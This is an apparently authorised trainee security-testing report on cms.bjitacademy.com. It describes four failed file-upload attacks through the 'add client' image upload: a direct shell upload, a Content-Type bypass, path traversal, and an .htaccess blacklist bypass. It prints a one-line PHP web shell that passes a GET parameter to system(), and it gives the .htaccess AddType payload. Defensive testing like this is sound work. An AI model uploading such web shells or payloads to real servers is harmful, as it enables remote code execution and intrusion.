Vulnerabilities finding attempts for

cms.bjitacademy.com

Prepared By

Mir Mohaiminul Islam

ID: 00-30111

Trainee SQA Engineer

BJIT Academy


Date of Submission: 24 November, 2023

File Upload Vulnerabilities:


From Super Admin

1. **Tried remote code execution via shell upload in cms.bjitacademy.com/add client.**

   First I go to cms.bjitacademy.com/login. Then I login with super admin credentials. After that I go to add a client module. Then I upload a client image and capture the request send to repeater Then I tried remote code execution via shell upload.



Here the file name is ‘exploit.php’





.php file is not uploaded directly. Here I tried to upload this code:

<?php echo system($_GET['command']); ?>

2. Treid to upload web shell via Content-Type restriction bypass in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with superadmin credential→ Then I go to add client→upload client image→capture the request send to repeater→ tried Web shell upload via Content-Type restriction bypass







Here the error message shows that only jpg, jpeg,png are allowed. So I changed the content type here to .png and click send and get the same message

3. Tried to upload Web shell upload via path traversal in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with super admin credential→go to add client→upload client image→capture the request send to repeater→ tried Web shell upload via path traversal




Here, the php file name is exploit.php and I tried that with path traversal.



4. **Tried to upload Web shell upload via extension blacklist bypass in cms.bjitacademy.com**

First I go to cms.bjitacademy.com/login→login with super admin credential→go to add client→upload client image→capture the request send to repeater→ tried Web shell upload via extension blacklist bypass.


Here I first upload a image then found an error that only jpg,jpeg,png are allowed. Then change the file name to **.htaccess**, **content-type: text/plain** and replace the content body with **'AddType application/x-httpd-php .l33t'**




Here the content is not uploaded so here blacklisted extension bypass not possible

